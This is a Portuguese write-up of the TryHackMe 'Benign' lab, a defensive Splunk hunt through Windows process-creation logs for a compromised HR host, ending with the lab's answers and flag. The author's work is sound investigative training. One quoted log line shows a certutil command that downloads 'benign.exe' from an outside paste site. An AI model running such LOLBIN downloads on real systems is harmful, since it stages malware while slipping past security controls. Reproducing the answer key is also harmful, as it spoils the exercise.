TryHackMe: Benign

Link: https://tryhackme.com/r/room/benign

Um dos IDS do cliente indicou uma execução de processo suspeito que indica que um host do RH foi comprometido. Devido a recursos limitados, somente conseguimos obter logs de execução de processo com o ID de Evento: 4688 e os colocamos no Splunk para ingestão com o index win_eventlogs.

A rede tem três segmentos lógicos:

Departamento de TI:
- James
- Moin
- Katrina

Departamento de RH:
- Haroon
- Chris
- Diana

Departamento de Marketing:
- Bell
- Amelia
- Deepak

Quantos logs foram ingeridos em Março de 2022?



Figura 1 - Eventos do index win_eventlogs

R: 13959

Alerta de Impostor: Parece ter uma conta impostor observada nos logs, qual o nome desse usuário?

Observando o parâmetro username e montando um gráfico com todos os valores, um suspeito é encontrado.



Figura 2 - Gráfico de valores de usuário raros

R: Amel1a

Qual usuário do RH foi observado fazendo tarefas agendadas?

O programa do windows que cuida de agendar tarefas é o Windows Task Scheduler, e o nome do processo dele é “schtasks.exe”. Se procurarmos por processos com o task scheduler, podemos observar os usuários que criaram essas tarefas.

Comando 1: index=win_eventlogs ProcessName="C:\\Windows\\System32\\schtasks.exe"



Figura 3 - Usuários que executaram o Windows Task Scheduler

Todos os nomes aí são do departamento de TI, exceto pelo Chris.fort que é do RH e tem somente 1 log do task scheduler.

R: Chris.fort

Qual usuário do departamento de RH executou um processo de sistema (LOLBIN) para baixar um arquivo de um host de compartilhamento de arquivos?

A sala de desafio dá a dica de checar o site lolbas-project.github.io para ver o nome de possíveis binários usados para baixar arquivos. Podemos ir procurando os binários listados neste site que fazem download até acharmos algo promissor.



Figura 4 - Resultados para execuções do certutil.exe

Achamos um evento com o binário Certutil pelo usuário haroon, que é do RH, baixando um programa chamado benign.exe do site controlc.com. Parece um binário suspeito, vamos entrar no link para investigar mais.



Figura 5 - Dados do link controc.com/e4d11035

Parece que achamos uma flag, ela pode vir a calhar depois mas por enquanto vamos responder a pergunta atual:

R: haroon

Para controlar os controles de segurança, qual foi o processo usado para fazer download de um payload da internet?

R: certutil.exe

Qual a data que esse binário foi executado pelo host infectado? (AAAA-MM-DD)

Time	Event
3/4/22 10:38:28.000 AM	{"Category": "Process Creation", "EventID": 4688, "EventTime": "2022-03-04T10:38:28Z", "EventType": "AUDIT_SUCCESS", "SourceModuleName": "eventlog", "HostName": "HR_01", "Us log" "CommandLine": " certutil.exe -urlcache -f - https://controlc.com/e4d11035 ben

Figura 6a - Recorte 1 dos logs do evento certutil.exe

R: 2022-03-04

Qual o site foi acessado para fazer download do payload malicioso?

R: controlc.com

Qual o nome do arquivo que foi salvo na maquina host do servidor C2?

R: benign.exe

O arquivo suspeito baixado do servidor C2 tinha um conteúdo malicioso com o padrão THM{.....}; qual é esse padrão?

R: THM{KJ&*H^B0}

Qual o URL que o host infectado estava conectado?

Figura 6b - Recorte 2 dos logs do evento certutil.exe

R: https://controlc.com/e4d11035